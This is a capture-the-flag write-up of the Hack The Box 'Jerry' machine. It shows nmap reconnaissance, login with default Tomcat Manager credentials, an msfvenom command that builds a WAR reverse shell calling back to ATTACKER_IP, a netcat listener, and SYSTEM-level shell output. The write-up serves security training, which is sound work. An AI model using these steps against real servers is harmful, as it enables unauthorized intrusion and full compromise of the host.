Hack The Box — Jerry Write-Up

Machine Information

Item	Value
Machine	Jerry
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.136.9
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
Tomcat Service Discovered (Port 8080)
↓
Tomcat Manager Credentials Exposure
↓
Login to Tomcat Manager
↓
Upload Malicious WAR Reverse Shell
↓
Reverse Shell Obtained (SYSTEM)
↓
Retrieve User & Root Flags

Tools Used

- Nmap
- Firefox
- msfvenom
- Netcat

- Apache Tomcat Manager

---

1. Reconnaissance

An initial port scan was conducted using **Nmap** to identify open ports and services running on the target system.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.136.9

Scan Results

PORT STATE SERVICE VERSION

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-open-proxy: Proxy might be redirecting requests

|_http-title: Apache Tomcat/7.0.88

|_http-server-header: Apache-Coyote/1.1

|_http-favicon: Apache Tomcat

The scan identified **one open port** running a web service.

Port Service Version

8080 HTTP Apache Tomcat 7.0.88

This indicates the target system is hosting an **Apache Tomcat web server**.

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Jerry]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.136.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 12:09 +0530
Nmap scan report for 10.129.136.9
Host is up (0.29s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.32 seconds
```

---


2. Enumeration

The web service was accessed via a browser.

http://10.129.136.9:8080/

The page displayed the **Apache Tomcat dashboard**.

Screenshot 2 — Apache Tomcat Dashboard



Within the dashboard, the **Manager App** option was available.

Attempting to access this feature prompted a login window.

Initial credentials tested:

Username: admin

Password: admin

The login attempt returned **HTTP 403 Access Denied**, however the page revealed useful configuration information.


The page exposed the following credentials:

<role rolename="manager-gui"/>

<user username="tomcat" password="s3cret" roles="manager-gui"/>

This revealed valid credentials for accessing the **Tomcat Manager interface**.

Screenshot 3 — Exposed Credentials



Before attempting login again, browser cookies were cleared to reset the session.


Using the discovered credentials:

Username: tomcat


Password: s3cret

Successful authentication granted access to the **Tomcat Web Application Manager**.

Screenshot 4 — Tomcat Login Page




Screenshot 5 — Successful Tomcat Manager Access



The Tomcat Manager interface allows users to **deploy WAR files**, enabling the upload and execution of custom applications on the server.

Screenshot 6 — Tomcat WAR Upload Interface



---

3. Exploitation


Since WAR files can be uploaded through the Tomcat Manager interface, a malicious WAR file containing a **reverse shell** was generated using **msfvenom**.

Payload Creation

msfvenom -p java/jsp_shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f war > shell.war

This command generates a WAR file that will initiate a reverse shell connection to the attacker machine.

Screenshot 7 — Payload Creation with msfvenom




Next, a listener was started on the attacker machine.

Start Listener


nc -lvnp 4444

Screenshot 8 — Netcat Listener



The malicious WAR file was uploaded using the Tomcat Manager deploy function.


Screenshot 9 — Uploading Malicious WAR File



Once deployed, the payload was triggered by accessing the application:

http://10.129.136.9:8080/shell

Screenshot 10 — Triggering Reverse Shell



After triggering the payload, a reverse shell connection was successfully received.

Screenshot 11 — Reverse Shell Connection

```
┌──(abhay㉿Kali)-[~/Desktop/Jerry]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.136.9] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

The following command was executed to confirm the privilege level.

whoami

Output:

nt authority\system

The shell is running with **SYSTEM privileges**, meaning the highest level of access has already been achieved.

Screenshot 12 — SYSTEM Level Access

```
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

---

4. Retrieving Flags

Since SYSTEM privileges were obtained, the flags can be accessed directly.

Navigate to Flags Directory

cd C:\Users\Administrator\Desktop\flags

List directory contents:

dir

The directory contains the file:

2 for the price of 1.txt

Because the filename contains spaces, quotes must be used when reading the file.

Read Flag

type "2 for the price of 1.txt"

This file contains **both the user and root flags**.

Screenshot 13 — Flags Directory

```
 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  06:09 AM    <DIR>          .
06/19/2018  06:09 AM    <DIR>          ..
06/19/2018  06:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)   2,420,862,976 bytes free
```

Screenshot 14 — Displaying Flags

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
```

Skills Learned

- Network Service Enumeration
- Apache Tomcat Exploitation
- Credential Discovery from Misconfiguration
- WAR File Deployment Attacks
- Reverse Shell Techniques
- Windows Command Execution

Conclusion

This machine demonstrates how exposed credentials in a web application can lead to complete system compromise. By leveraging the Tomcat Manager interface and deploying a malicious WAR file, remote command execution was achieved, resulting in **SYSTEM-level access** and full control of the target system.